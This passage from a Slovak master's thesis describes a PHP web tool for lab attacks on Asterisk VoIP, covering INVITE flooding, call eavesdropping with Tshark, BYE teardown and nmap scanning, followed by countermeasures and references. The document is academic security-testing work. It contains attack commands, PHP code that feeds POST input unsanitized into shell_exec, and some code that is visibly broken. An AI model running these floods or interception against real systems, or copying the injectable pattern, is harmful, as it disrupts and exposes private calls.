Po uvedení všetkých parametrov bol do linuxového terminálu pomocou funkcie *invite_flood* odoslaných nasledovný príkaz programu *Tshark*:

```
sudo tshark -i ppp0 -a duration:20 -c 3 "udp port 5060'" -w
/var/www/captures/inviteflood1.pcap
```

Pakety boli teda zachytávané na rozhraní **ppp0** po dobu **20** sekúnd na SIP porte **5060**. Z príkazu je ešte možné vyčítať, že filter bol nastavený aby skončil po prijatí prvých troch SIP paketov. Zachytené dáta boli uložené pod názvom **inviteflood1.pcap**, ktorý je aj obsahom priloženého CD diplomovej práce.

Zachytená správa INVITE mala po zvolení vhodného filtra nasledovný tvar:

```
"192.168.10.80","sip:715@192.168.10.80","sip:710@192.168.10.242:50
60"
```

Zo získaných parametrov boli funkciami *explode()* a *str.getcsv* získané dáta:

- **Call party extension** – klapka volajúceho/volaného účastníka
- **Target Proxy IP** – IP adresa proxy serveru
- **Target Source IP** – zdrojová IP adresa volajúceho/volaného

, ktoré boli potrebné pre vyplnenie HTML formulárov. Tie boli v tomto prípade 2, pretože užívateľ má možnosť výberu komunikujúcej strany, proti ktorej chce útok realizovať. Vyplnených hodnôt je spolu 5. Formuláre sú však po dokončení zachytávania skryté a uživateľ si medzi nimi môže vybrať pomocou tzv. *radio buttons*. Na tento učel bol napísaný krátky *javascript*, využívajúci funkciu *handlechange()*. Je umiestnený v súbore *invitefloodattack.php*.

Po úspešnom naplnení formulárov bolo ešte potrebné zadať počet paketov (správ INVITE), ktoré sa majú odoslať zvolenému príjemcovi. Táto hodnota bola podmienkov obmedzená na maximálny počet 1 milión paketov. Po vyplnení všetkých polí bol zavolaný skript *invitefloodattack1.php*, ktorý overil zadané hodnoty a predal programu *INVITE flooder* potrebné parametre. Tento skript má nasledovnú štruktúru:

```
switch ($_POST["protocol"]) {
case 1:
invite_flood("sudo inviteflood $interface $extension $ip $proxy
$packet -i 1.1.1.1 -S 12345");
break;
case 2:
invite_flood("sudo inviteflood $interface $extension $ip $proxy
$packet -i 1.1.1.1 -S 12345");
break;
default:
echo "Zadaný protokol neexistuje";
```

Skript vyhodnocuje aké boli prijaté hodnoty dát a na ich základe vyberie, na ktorého užívateľa bude útok zameraný. Tieto hodnoty potom predá programu *INVITE flooder,* ktorý je funkciou *invite_attack* predaný do linuxového terminálu a výstup je zobrazený v novom okne prehliadača. Pretože program *INVITE flooder*, vyhodnocuje výstup na obrazovku výpisom všetkých odoslaných paketov, bola funkcia *invite_attack* doplnená o cyklus **for:**

```
for ($i=0;i=9;i++) {
            echo htmlspecialchars($out_lines[$i]. "<br />") ;
            }
```

Z uvedeného vyplýva, že len prvých 9 riadkov výstupu z programu *INVITE flooder* bude zobrazených do prehliadača. Tento výstup zároveň prejde cez funkciu *htmlspecialchars(),* ktorá prevádza výtup do HTMl entít. Tým sa zabráni tomu, aby sa napr. HTML znaky < > interpretovali v nejakom kontexte. Preto sa hodnota výstup vypíše ako výstup a nie ako **výstup.** Kompletný postup útoku zahltením pomocou správ SIP INVITE je môžné nájsť v prílohe **B.2**. Zachytené súbory inviteflood1.pcap a invitefloodexample.pcap je možné nájsť na priloženom CD v priečinku **Examples.**

6.4 Skenovanie portov a IP adries

Analýza siete, v ktorej chceme vykonávať rôzne druhy útokov sa skladá z mnohých častí. Jedno z nich je aj zisťovanie dostupných (aktívnych) IP adries a portov. K tomuto účelu je v práci využitý program ***nmap***, ktorý na základe zvolených kritérií zisťuje dostupnosť a stav sieťových zariadení a uzlov. Ako hlavný a zároveň povinný parameter slúži cieľová IP adresa, prípadne aj celá sieť alebo podsieť, ktorých skenovaním sa získavajú užitočné informácie. Pretože program *nmap* je tiež terminálový program, musí byť pre účely spracovania vo webovom prehliadači znovu vytvorený HTML formulár, ktorý cez PHP skript *scan.php* spustí tento program do terminálu a interpretuje získané dáta do prehliadača.

O spracovanie vstupných parametrov sa v rámci skriptu *scapn.php* stará funkcia *display_portip*, ktorej argumenty sú nasledovné

```
display_portip("sudo nmap –sU –p port ip/maska")
```

Uživateľ teda vyplní vstupné parametre **port, IP adresa** a **maska siete**, na základe ktorých program *nmap* zaháji skenovanie siete. Príklady výstupov pre SIP port 5060 a IAX2 port 4569 sú obsahom prílohy **B.3**.

6.5 Návrh bezpečnostných opatrení

Táto časť uvádza popis rôznych metód zabezpečenia, ktoré sa vzťahujú k útokom realizovaným v aplikácii „*VoIP Hacks using PHP*“. Riešenie ochrany proti útokom je možné na viacerých vrstvách počnúc od fyzickej, výberom opakovačov, v lepšom prípade moderných prepínačov zo vstavanými funkciami ako *port* security alebo *VLAN voice tagging*. Ďalej je pri dnešných VoIP prenosoch kladený dôraz na autentifikáciu užívateľov napríklad výmenou kľúčov metódou MIKEY, použitím protokolu TLS, prípade využitím vstavaného protokolu IKE, ktorý spadá pod protokol IPsec. Veľmi dôležité je, aby prenášané dáta boli šifrované a bránili tak útočníkovi ich prečitať napríklad vo formáte .txt alebo .CSV. Na tento účel je možné využiť protokoly ako ZRTP alebo SRTP.

6.5.1 Zabezpečenie komunikácie proti odposluchu

Odpočúvanie VoIP komunikácie vyžaduje niekoľko variantných opatrení, tak aby sa zabránilo možnému dekódovaniu a prípadne aj zachyteniu samotnej hlasovej komunikácie. Existuje niekoľko riešení, ktorými je možné tento cieľ dosiahnuť. Jedným z riešení je šifrovanie pomocou protokolu SRTP, ktorý dnes už štandardne podporuje väčšina ústrední (napr. Asterisk, Cisco, Avaya), ale aj mnoho hardvérových či softvérových VoIP telefónov (Linphone, Phonerlite). SRTP zabezpečí šifrovanie prenášaných RTP paketov, ale pred jeho samotným použitím musí medzi účastníkmi prebehnúť výmena šifrovacích kľúčov, najčastejšie použitím protokolu SDES, ktorý je súčasťou správy SIP. Kombinácia SRTP+SDES zvyčajne funguje s protokolom TLS, ktorý sa stará o bezpečné overenie účastníkov a doručenie kľúčov oprávnenej strane. V kombinácii so SRTP ale aj samostatne je možné využiť protokol ZRTP, ktorý predstavuje bezpečnostný mechanizmus pre výmenu kľúčov využitím algoritmu Diffie-Hellman, a tým odpadá nutnosť používať verejnú infraštuktúru PKI. ZRTP sa však zatiaľ príliš nerozšíril do korporátnej či firemnej sféry a podporuje ho len časť VoIP zariadení (SFLphone, Linphone). Ďalšia možnosť ako zabezpečiť komunikáciu proti odposluchu je použitie tunelovacieho protokolu IPsec, ktorý kompletne znemožní potencionálnemu útočníkovi čo i len zachytiť prenášané hovorové dáta. Pri jeho implementácii však treba rátať s vyššími nárokmi na oneskorenie či prenosovú kapacitu, pretože využíva výpočetne zložité algoritmy (AES-CBC, AES-CTR), na zostavenie bezpečného a šifrovaného kanálu v rámci VPN siete.

6.5.2 Zabezpečenie proti útokom DoS

Útok *INVITE flood* realizovaný a opísaný v tejto práci patrí medzi útoky typu DoS. Na elimináciu zahltenia resp. úplného odstavenia sieťovej služby je nevyhnutné použiť hneď niekoľko sieťových či aplikačných zariadení. V dnešnej dobe sú populárne sieťové zariadenia z kateorie NIPS (*Network Intrusion Prevention Systems*), ktoré detekujú a blokujú potencinálne aj reálne útoky tým, že sledujú všetky prechádzajúce (prípadne len vybrané) pakety a v prípade podozrenia zablokujú príslušný prenosový kanál. Výrobou týchto zariadení sa zaoberajú firmy ako *Cisco Systems, McAfee, Juniper* či mnohé iné. Ďalšími možnosťami obrany je používanie protokolov TCP s TLS namiesto UDP pri signalizácii k eliminái útokov typu *INVITE flood* či *UDP flood*, oddelenie hlasových tokov pomocou tzv. *voice VLANs* s filtrovaním MAC adries či autentizáciou jednotlivých

portov prepínačov. Odporúča sa používať iné hodnoty portov ako sú tie štandardné (SIP 5060, IAX2 4569). Vhodné je do siete implementovať napríklad SIP firewall, ktorý by sledoval signalizáciu prichádzajúcu od VoIP telefónov, prípadne ich softvérových ekvivalentov.

6.5.3 Ochrana pred manipuláciou signalizácie

Pre ochranu pred úmyselnou manipuláciu signalizácie a tým aj následného toku dát je znovu vhodné použiť kombináciu protokolov TCP a TLS, aby bolo útočníkovi znemožnené správne odhadnúť parametre správ. Ukončenie, presmerovanie či útoky na registráciu sa tak stávajú zložitejšími. Ako doplnok je vhodné implementovať aj autentifikáciu jednotlivých signalizačných správ. Napríklad overením správy SIP BYE je možné zabrániť ukončeniu hovoru zo strany útočníka, pretože neoverená podvrhnutá správa BYE nebude príjemcom akceptovaná. V praxi sa však BYE správy overujú len málokedy. Na zvýšenie ochrany pre manipuláciou signalizácie je vhodné využívať funkcionalitu proxy serveru a vyhnúť sa tak priamemu nadviazaniu spojenia.

Záver

Bezpečnosť informačných systémov je dlhodobo diskutovaná téma. V dnešnej dobe už nie je potreba hovoriť len o zabezpečení IP dátových služieb, ale aj o tých konvergovaných, t.j. dátových, hlasových a video službách. Preto boli a stále sú vyvíjané nové štandardy, pomocou ktorých môžeme dosiahnuť čo najpriaznivejšie výsledky. Mnohé firmy ako napríklad CISCO, AVAYA, ALCATEL LUCENT a iné sa podieľajú na výskume rôznych metód a protokolov pre zaistenie čo najvyššej miery bezpečnosti či už pre firmy alebo samostatných koncových užívateľov. Tieto spoločnosti však často používajú proprietárny hardvé a protokoly (Cisco SCCP), ktoré nepriamo nútia zákazníkov využívať aj doplnkové služby čím sa výrazne predražujú náklady na hlasové riešenia.

Na druhej strane stoja riešenia typu *open source*, ktoré sú síce v mnohých prípadoch zadarmo (Asterisk, Free IP PBX, Free SWITCH) alebo za symbolický poplatok, vyžadujú však určité skúsenosti a technické znalosti na strane záujemcu a pri ich nevhodnej alebo nesprávnej konfigurácií môžu spôsobiť viacej škody ako osohu. V prípade objavenia bezpečnostnej slabiny systému sú však používatelia týchto PBX vystavení faktu, že podpora zo strany komunity je často závislá na vôli developerov a spoločností tretích strán odstrániť vzniknutý problém.

Hlavným cieľom diplomovej práce bolo preto navrhnúť aplikáciu, ktorá by testovala slabiny ústredne Asterisk ako aj samotnej komunikácie medzi užívateľmi. Vytvorené útoky boli zamerané hlavne proti transportným (RTP) a signalizačným protokolom (SIP, IAX2). Po predchádzajúcej teoretickej príprave boli overené vybrané útoky – odpočúvanie hovoru, ukončenie spojenia, záplava volaním správami INVITE a skenovanie portov v sieti. V teoretickej časti boli opísané signalizačné protokoly SIP a IAX2, ktoré pre bezpečné spojenie vyžadujú implementáciu niektorého zo štandardov TLS, IPsec, S/MIME. Ako najvhodnejšia a dnes už prakticky vo všetkých IP PBX ústredniach, ale aj hardvérových či softvérových VoIP telefónoch používaná sa javí varianta s použitím protokolu TLS, ktorá umožňuje šifrovanie na transportnej vrstve využitím výmeny certifikátov. Protokol S/MIME je príliš zložitý na implementáciu pre VoIP siete a využíva sa skôr v oblasti e-mailovej komunikácie. Protokol IPsec je veľmi robustný a spoľahlivý protokol, vyžaduje však veĺmi komplikovaný spôsob konfigurácie a riešenie vzniknutých problémov tiež nie je triviálna záležitosť. Na zabezpečenie obsahu dát boli v práci navrhnuté riešenia pomocou protokolov SRTP a ZRTP, z ktorých sa ako použiteľnejšia varianta javí protokol SRTP, pretože jeho podpora u komerčných (CISCO,

AVAYA), ale aj *open source* (Asterisk, YATE) riešení je už v dnešnej dobe dostatočná. Veľmi vhodná je jeho kombinácia s práve spomínaným protokolom ZRTP, pretože ten na fungovanie zabezpečenej výmeny šifrovacích kľúčov nepotrebuje existenciu PKI.

V praktickej časti bola vytvorená aplikácia s názvom „VoIP Hacks using PHP“, ktorá pracuje na lokálnej sieti a využíva webový server Apache. Na ovládanie jednotlivých útokov bolo vytvorené web rozhranie, ktoré dovoľuje užívateľovi si zvoliť z ponuky útokov. V časti 6.1.1 bol analyzovaný útok odpočúvaním pre jeden SIP hovor, ktorý ukázal, že hovorové RTP dáta sa bez implementácie bezpečnostných štandardov dajú pomerne jednoducho odchytiť a následne analyzovať. Útok bol vykonaný programom *Tshark*, ktorý bol ovládaný PHP skriptom. Pretože *Tshark* ako aj ostatné použité programy sú terminálovými programami pracujúcimi v Linuxe bolo potrebné ich výstup interpretovať do prehliadača. Ten bol vygenerovaný cez príkaz `$output = shell_exec()`. Všetky dáta boli zachytené v súboroch s príponou *.pcap*. Správy SIP ale aj RTP boli zobrazené v prehliadači. Dekódovanie zacyhtených hovorov vykonal tiež program *Tshark,* bolo potrebné získať hodnotu synchronizačného zdroja SSRC, treba však povedať, že *Tshark* ako terminálový doplnok programu *Wireshark* je aktuálne schopný dekódovať len RTP dáta používajúce kodek G.711. Dekódované hovory s príponou *.raw* sa po skončení operácie uložili do zvoleného priečinka. Vyššiu kvalitu dekódovaného hovoru v tomto prípade je možné docieliť úpravou výsledného súboru napríklad pomocou programu *Audacity* vhodným nastavením vzorkovacej frekvencie, modulácie, poradia bajtov, šumového filtra a podobne. Časť 6.1.2 bola zameraná na dekódovanie viacerých hovorov protokolu SIP. Bol zvýšený časový interval zachytávania na 900 sekúnd. Zo zachytených súborov bolo znovu možné vyčítať informácie o uskutočnených hovoroch, v tomto prípade ich bolo viac a tým pádom výstupný súbor obsahoval väčší počet správ. Princíp dekódovania ostal rovnaký len pribudol počet hodnôt SSRC. Každý zachytený hovor obsahoval maximálne 2 hodnoty SSRC, každú pre jednu komunikujúcu stranu a preto aj samotné dekódovanie prebiehalo samostatne pre každého hovoriaceho účastníka.

Posledný z útokov odpočúvaním bol rozobratý v kapitole 6.1.3. V tomto prípade bolo zámerom zacyhtiť dáta protokolu IAX2, ktorý pracoval na porte 4569, cez ktorý boli prenášané zároveň hlasové aj signalizačné dáta. Vo výstupnom prevedení bolo poukázané na fakt, že celá komunikácia je prenášaná v jednom dátovom toku, čo má na jednej strane výhodu v bezproblémovom prechode cez NAT, komplikovanejšom dekódovaní hlasovej zložky, na druhej strane však otvára možnosti pre potencionálnych útočníkov, ktorí už

nemusia zvlášť útočiť na signalizáciu a dátový prenos, ale dokážu po detekovaní použitého portu 4569 útokom typu DoS odstaviť priamo celý hovor. IAX2 sa napriek mnohým výhodam doposiaľ natoľko nerozšíril do komerčnej sféry, aby vytvoril konkurenciu pre protokol SIP. Preto ďalšie z útokov boli smerované práve proti tomuto signalizačnému protokolu. Ako vhodné opatrenie na zabránenie odpočúvania komunikácie je použitie vyššie spomenutých protokolov SRTP a ZRTP, prípadne vytvorenie tunelového spojenia pre jednotlivé hovorové kanály.

V časti 6.2 bol analyzovaný útok na ukončenie spojenia programom *Teardown BYE*, ktorý zo zachytenej signalizačnej správy SIP 200 OK vyčítal informácie ako *zdrojová IP, cieľová IP, klapka, Call ID, From Tag* a *To Tag* na základe ktorých zostrojil správu BYE a následne ju odoslal jednému z príjemcov. V prípade prijatého hovor od účastníka, u ktorého nebol vykonávaný útok bol ako zdrojová IP adresa zachytená práve IP adresa server proxy. Ako jedno z možných opatrení sa tu ponúka autorizácia správy BYE, tak aby potenciálny útočník nemohol túto správ bez overenia odoslať zvolenému adresátovi.

V časti 6.3 bol vykonaný útok záplavou správ SIP INVITE, ktorý je predstaviteľom útokov typu DoS a jeho následkom bola kvalita hovoru výrazne degradovaná už po odoslaní 100 paketov. Ak sa raz útočníkovi podarí zachytiť potrebné údaje je možné tento útok vykonať aj v prípade, že už neprebieha hovor medzi účastníkmi, pretože cieľová stanica bude zaplavená žiadosťami o hovor od neexistujúcej podvrhnutej zdrojovej adresy.

Útok v časti 6.4 sa zaoberal skenovaním dostupných signalizačných portov ale aj portov iných služieb. Na tento účel bol využitý program *Nmap*. Skenovanie portov je veľmi dôležité v prípade ak chce útočník zistiť, ktorí uživatelia používajú VoIP porty a na základe zachytených informácii je možné následne získať prehľad o stave v sieti.

Je viditeľné, že VoIP systémy podliehajú bezpečnostným rizikám na rôznych vrstvách. V práci bolo analyzovaných len niekoľko z množsvta existujúcich útokov. Dnešné moderné IP PBX však disponujú prostriedkami, ktorými je možné výrazne znížit mieru rizika a väčšinu útokov kompletne eliminovať. Táto práca vytvorila webové prostredie, ktoré je užívateľsky prijateľné pre interpretovanie dosiahnutých výsledkov. Existuje však množstvo zlepšení, ktoré by aplikáciu urobili robustnejšou a prakticky nasaditeľnou do bežného prostredia. Účelom však bolo otestovať možnosť generovania útokov z aplikačnej vrstvy, ktoré sa v dnešnej dobe považujú za sofistikovanejšiu metódu, pretože využívajú výhody linuxových terminálových programov v spojení s nespornými výhodami dynamického spracovania informácii pomocou skriptov jazyka PHP.

Zoznam literatúry

[1] ULICKÝ, I. *VoIP a spolupráca s klasickými telefónnymi sieťami.* Bratislava, 2011. Bakalárska práca. Slovenská technická univerzita v Bratislave. Fakulta elektrotechniky a informatiky. Vedúci práce: Ing. Michal Halás, PhD. Katedra telekomunikácií.

[2] BAUGHER, M., MCGREW, D., CISCO SYSTEMS, Inc., et al.: *The Secure Real-time Transport Protocol (SRTP)* [online] , RFC 3711, March 2004. Dostupné z: <http: //www.rfceditor.org/rfc/rfc3711.txt>.

[3] HANDLEY, M., SCHULZRINNE, H., SCHOOLER, E., et al.: *SIP:Session Initiation Protocol* [online]. March 1999. Dostupné z: <http://datatracker.ietf.org/doc/rfc2543/?include_text=1>.

[4] ROSENBERG, J., SCHULZRINNE, H., CAMARILLO, G., et al.: *SIP: Session Initiation Protocol* [online], June 2002. Dostupné z: <http://datatracker.ietf.org/doc/rfc3261/?include_text=1>.

[5] Cisco Systems, Inc.: *Cisco Voice over IP: Enterprise Voice Over Data Design (EVODD) v4.2* [online].Cisco Press, 2004. Dostupné z: <http://www.scribd.com/doc/15489333/KnowledgeNet-Cisco-Voice-Over-IP-CVOICE-42-Student-Guide>.

[6] SISALEM, D., KUTHAN, J.: *Understanding SIP* [online]. GMD Fokus,[online] 2000.187 s. Dostupné z: <http://www.scribd.com/doc/6544807/Sip-Tutorial>.

[7] HOFSTADER, J.*: Communication as a Service* [online], November 2007. Dostupné z: <http://msdn.microsoft.com/en-us/library/bb896003.aspx>.

[8] DAVENPORT, M., BRIGHT, S.: *IAX2 Security*, [online] May 2009, Dostupné z: <https://wiki.asterisk.org/wiki/display/AST/IAX2+Security>.

[9] DOSTÁLEK, L., KABELOVÁ, A.: *Velký průvodce protokoly TCP/IP a systémem DNS*. 1. vydanie. Praha: COMPUTER PRESS, 2000. 435 s. , ISBN 80-7226-323-4.

[10] SCHULZRINNE, H. et al: *RTP: A Transport Protocol for Real – Time Applications* [online]. 2003, RFC 3550. Dostupné z: <http://www.ietf.org/rfc/rfc3550.txt>.

[11] BAUGHER, M., MCGREW, D., *The Secure Real-time Transport Protocol (SRTP)* [online], March 2004. Dostupné z: <http://datatracker.ietf.org/doc/rfc4566/>.

[12] ANDREASEN, F., M. BAUGHER, D. WING et al: *RFC 4568 - Session Description Protocol (SDP) Security Descriptions for Media Streams*. [online]. [cit. 2012-12-09]. Dostupné z: <http://www.ietf.org/rfc/rfc3711.txt>.

[13] REQUEST FOR COMMENTS PUBLISHED BY THE INTERNET ENGINEERING TASK FORCE. *The Use of AES-192 and AES-256 in Secure RTP* [online]. March 2011. ISSN 2070-1721. Dostupné z: <http://tools.ietf.org/html/rfc6188>.

[14] PRIVATEWAVE. *SDES* [online] . 2012. Dostupné z :<http://support.privatewave.com/display/WS/SDES>.

[15] ZIMMERMANN, P., JOHNSTON, A., CALLAS, J., *ZRTP: Media Path Key Agreement for Secure RTP*. April 2011 [online]. Dostupný z: <http://tools.ietf.org/html/rfc6189>.

[16] BAUGHER, M. *Key management mechanisms: Chapter 7.* [online]. s. 231-262. Dostupné z: <http://cdn.ttgtmedia.com/searchVoIP/downloads/Key.Management.MeMechanis.CH7.pdf>.

[17] ARKKO, J., CARRARA, E., LINDHOLM, F., NASLUND, M., NORRMAN , K., MIKEY. *Multimedia Internet KEYing* , August 2004. Dostupné z: <http://www.ietf.org/rfc/rfc3830.txt>.

[18] DOČKAL, J., MARKL, J., MALINA, R., VANĚK, T. *Bezpečnost internetové telefonie* [online], Jún 2006. Dostupné z: <http://www.nextsoft.cz/~malina/cs/articles/voip/clanek_Bezpecnost.pdf>.

[19] © 2005 VOIPSA. *VoIP Security and Privacy Threat Taxonomy*. [online]. 24 October 2005, s. 1-36 [cit. 2012-12-09]. Dostupné z: <http://www.voipsa.org/Activities/VOIPSA_Threat_Taxonomy_0.1.pdf>.

[20] ENDLER, D., COLLIER, M., *Hacking Exposed VoIP: Voice Over IP Security & Solutions.* McGraw- Hill/Osborne 2007, 574 s. ISBN: 9780072263640.

[21] KUMAR, Vineet – KORPI, Marku – SENDOGAN, Senthil. *IP Telephony with H.323: Architectures for Unified Networks and Integrated Services*. John Wiley & Sons, Inc., 2001. 614 s. ISBN 0-471-39343- 6.

[22] KUMAR, Abhishek a Santhi TILAGAM. A Novel Approach for Evaluating and Detecting Low Rate SIP Flooding Attack. [online]. July 2011, Volume 26, No.1, s. 31-36 [cit. 2012-11-21]. Dostupné z: <http://www.ijcaonline.org/volume26/number1/pxc3874192.pdf>.

[23] TRAMMELL, Dustin D. a BREAKINGPOINT SYSTEMS, INC. VOIP ATTACKS. [online]. 2007 [cit. 2012-11-25]. Dostupné z: <http://druid.caughq.org/presentations/VoIP-Attacks.pdf>.

[24] © 2004 RADVISION LTD. *SIP Server Technical Overview: White paper*. In: [online]. version 2.0, April 2004 [cit. 2012-10-25]. Dostupné z: <http://www.radvision.com/NR/rdonlyres/0AFA30DF-DAD6-461D-943C-ED33F3E7ABD8/0/SIPServerTechnicalOverviewWhitepaper.pdf>.

[25] MEGGELEN, J.V, SMITH, J., MADSEN, L. *Asterisk™ The Future of Telephony.* Sevastopol: O'Reilly Media, Inc., August 2007. Second edition. 557 s. ISBN-10: 0-596-51048-9. ISBN-13: 978-0-596-51048-0.

[26] JACKSON, B., CLARCK, C., et al. *Asterisk Hacking.* Syngress, 2007, 267 s. ISBN: 978-1-59749-151-8

[27] LEIF MADSEN, Jim Van Meggelen, Jim Van MEGGELEN a Russell BRYANT. *Asterisk: the definitive guide*. 3rd ed. Sebastopol, CA: O'Reilly Media, Inc, April 2011. ISBN 978-059-6517-342.

[28] SELASKY, Hans Petter. Important security advisory for Asterisk: Dialstring injections. In: [online]. [cit. 2012-12-01]. Dostupné z: <http://www.voip-forum.com/asterisk/2010-02/securityalert-asterisk-dialstring-injections/>.

[29] GUPTA, Prateek a Vitaly SHMATIKOV. *Security Analysis of Voice-over-IP Protocols* [online]. [cit. 2012-10-26]. Dostupné z: <http://www.cs.utexas.edu/~shmat/shmat_csf07.pdf>.

[30] NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. *Guide to IPsec VPNs: Recommendations of the National Institute of Standards and Technology* [online]. December 2005 [cit. 2012-11-25]. Dostupné z: <http://csrc.nist.gov/publications/nistpubs/800-77/sp800-77.pdf>.

[31] GILMORE, W., POKORNÝ, J. *Velká kniha PHP 5 a MySQL*. 3. nové vyd. Brno : Zoner Press, 2011. 736 s. ISBN 978-80-7413-163-9.

[32] PROCHÁZKA, D., *CSS a XHTML tvorba dokonalých WWW stránek krok za krokem*. Grada Publishing, a.s., 2011. 2. aktualizované vyd. 176 s. ISBN**:** 978-247-7128-1.

[33] BORONCZYK, T., NARAMORE, E., GERNER, J. et al: *Begining PHP 6, Apache, MySQL Web Development*. Wiley Publishing, Inc., 2009. First edition. 816 s. ISBN: 978-0-470-39114-3.

Zoznam použitých skratiek

AES	Advanced Encryption Standard
AH	Authentication Header
ARP	Address Resolution Protocol
ASN	Abstract Syntax Notation
CNAME	Canonical Name
CRTP	Compressed Real-time Transport Protocol
CS	Crypto Session
CSB	Crypto Session Bundle
CSS	Cascading Style Sheets
CSV	Comma-Separated Value
ECRTP	Enhanced Compressed Real-time Transport Protocol
ESP	Encapsulating Security Payload
DDoS	Distributed Denial of Service
DH	Diffie-Hellman
DHCP	Dynamic Host Configuration Protocol
DISA	Direct Inward System Access
DNS	Domain Name System
DoS	Denial of Service
DSP	Digital Signal Processor
DTLS	Datagram Transport Layer Security
GSM	Global System for Mobile Communications
HMAC	Hashed Message Authentication Code
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
IAX2	Inter-Asterisk eXchange protocol
ICV	Integrity Check Value
IEEE	Institute of Electrical and Electronics Engineers
IETF	Internet Engineering Task Force
IKE	Internet Key Exchange
IP	Internet Protocol
IPsec	Internet Protocol Security
ISAKMP	Internet Security Associations and Key Management Protocol

ISDN	Integrated Services Digital Network
ISO	International Organization for Standardization
ITU	International Telecommunication Union
IVR	Interactive Voice Response
LAN	Local Area Network
LDAP	Lightweight Directory Access Protocol
MAC	Media Access Control
MCU	Multipoint Control Unit
MD5	Message-Digest 5
MGCP	Media Gateway Control Protocol
MIKEY	Multimedia Internet KEYing
MiTM	Man in The Middle
MP	Multipoint Processors
MPEG	Moving Picture Experts Group
NAT	Network Address Translation
NGN	Next-generation Network
OSI	Open Systems Interconnection
PBX	Private Branch eXchange
PCM	Pulse Code Modulation
PHP	PHP: Hypertext Preprocessor
PKE	Public Key Encription
PKI	Public Key Infrastructure
PRF	Pseudo-Random Function
PSK	Pre-Shared Key
PSTN	Public Switched Telephone Network
QoS	Quality of Service
RAS	Registration Admission Status
RFC	Request For Comments
ROC	Rollover Counter
RTCP	Real-time Transport Control Procotol
RTP	Real-time Transport Procotol
SA	Security Association
SAS	Short Authentication String
SCCP	Skinny Call Control Protocol

SDP	Session Description Protocol
SEQ	Sequence number
SIP	Session Intiation Protocol
SMTP	Simple Mail Transfer Protocol
S/MIME	Secure/Multipurpose Internet Mail Extensions
SPIT	Spam over Internet Telephony
SQL	Structured Query Language
SRTP	Secure Real-time Transport Procotol
SRTCP	Secure Real-time Transport Control Procotol
SSL	Secure Socket Layer protocol
SSRC	Synchronization Source identifier
TCP	Transport Control Protocol
TEK	Transport Encryption Key
TFTP	Trivial File Transfer Protocol
TGK	TEK Generation Key
TLS	Transport Layer Security protocol
ToS	Type of Service
TRIP	Telephony Routing over Internet Protocol
TTL	Time To Leave
UA	User Agent
UAC	User Agent Client
UAS	User Agent Server
UDP	User Datagram Protocol
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
UTF-8	UCS Transformation Format – 8-bit
VLAN	Virtual Local Area Network
VoIP	Voice over Internet Protocol
VOIPSA	Voice over IP Security Alliance
VPN	Virtual Private Network
WAN	Wide Area Network
XML	eXtensible Markup Language
ZRTP	Zimmermann RTP

Zoznam príloh

A Generovanie útokov odpočúvaním pre protokoly SIP a IAX2

A.1 Správy SIP zachytené pomocou programu Tshark

```
//výstup SIP správ zo súboru siprtp1.pcap
===================================================================
SIP Statistics

Number of SIP messages: 7
Number of resent SIP messages: 0

* SIP Status Codes in reply packets
  SIP 180 Ringing         :     1 Packets
  SIP 200 OK              :     2 Packets
  SIP 100 Trying          :     1 Packets

* List of SIP Request methods
  INVITE          :     1 Packets
  ACK             :     1 Packets
  BYE             :     1 Packets

* Average setup time 593364756 ms
 Min 4001 ms
 Max 1802658152 ms

===================================================================
  1 0.000000000 192.168.10.80 -> 192.168.10.242 SIP/SDP 904 Request:
INVITE sip:700@192.168.10.242:5060, with session description
  2 0.030660000 192.168.10.242 -> 192.168.10.80 SIP 361 Status: 100
Trying
  3 0.051854000 192.168.10.242 -> 192.168.10.80 SIP 465 Status: 180
Ringing
  4 3.984860000 192.168.10.242 -> 192.168.10.80 SIP/SDP 704 Status: 200
OK, with session description
  5 4.001007000 192.168.10.80 -> 192.168.10.242 SIP 443 Request: ACK
sip:700@192.168.10.242:5060
266 9.533719000 192.168.10.242 -> 192.168.10.80 SIP 470 Request: BYE
sip:705@192.168.10.80
267 9.551787000 192.168.10.80 -> 192.168.10.242 SIP 489 Status: 200 OK

===================================================================
UDP Conversations
Filter:
                                                      |Duration|
192.168.10.242:20950 <-> 192.168.10.80:16172       5.4969
192.168.10.242:sip   <-> 192.168.10.80:sip         9.5518
192.168.10.242:20951 <-> 192.168.10.80:16173       5.5147
===================================================================
```

A.2 Dekódovanie hovoru programom Tshark

//Výpis RTP správ viacerých hovorov zo //súboru siprtpeavesdrop1.pcap

```
======================== RTP Streams =====================

    Src IP addr  Port    Dest IP addr  Port       SSRC          Payload
Pkts         Lost   Max Delta(ms)  Max Jitter(ms) Mean Jitter(ms)
Problems?
  192.168.10.80 18554  192.168.10.242 26612 0x149BF765 ITU-T G.711 PCMA
140     0 (0.0%)          102.87           13.36            9.67
  192.168.10.80 17870  192.168.10.242 22362 0x5E5F2C2C ITU-T G.711 PCMA
178     0 (0.0%)           57.40            5.48            2.52
 192.168.10.242 16724   192.168.10.80 19264 0x39033170 ITU-T G.711 PCMA
215     0 (0.0%)           42.93           21.24           21.00
  192.168.10.80 19264  192.168.10.242 16724 0x1FC86B36 ITU-T G.711 PCMA
167    11 (6.2%)          330.37           21.49           13.01 X
==========================================================
```

//funkcia *decodesipm.php* na dekodovanie hovorov

```
$ssrc =  $_POST['ssrc'];
if (strlen($ssrc) >= 12 || strlen($ssrc)==0){
        print ("Zadaná hodnota $ssrc nie je vhodná, zadajte inú");
        exit(0);
}

chdir("/var/www/audio/");
print "<p> Prebehla konverzia RTP dát s hodnotou $ssrc </p>";

decode_rtp("tshark -n -r /var/www/captures/siprtp.pcap -R rtp -R
'rtp.ssrc == $ssrc' -T fields -e rtp.payload | tee payloads");

function decode_rtp($command) {
        $c = $command . " 2>&1";
        echo "<br /><pre>$c</pre><br />";
        flush();
        $output = shell_exec($c);
        echo "<pre>$output</pre>"; {


function decode_rtp1($command) {
        $c = $command . " 2>&1";
        echo "<br /><pre>$c</pre><br />";
        flush();
        $output = shell_exec($c);
        echo "<pre>$output</pre>"; {
```

B Útoky prerušením hovoru a záplavou volaním

B.1 Násilné ukončenie spojenia programom *Teardown BYE*

//Dáta zachytené programom Tshrak

```
"192.168.10.80",,"\"720\";tag=as0e8eedbb","sip:720@192.168.10.80","as0e8e
edbb","0faeb5d272d0f0682c6fc11b6b9daec3@192.168.10.80",,"700"
"192.168.10.80",,"\"720\";tag=as0e8eedbb","sip:720@192.168.10.80","as0e8e
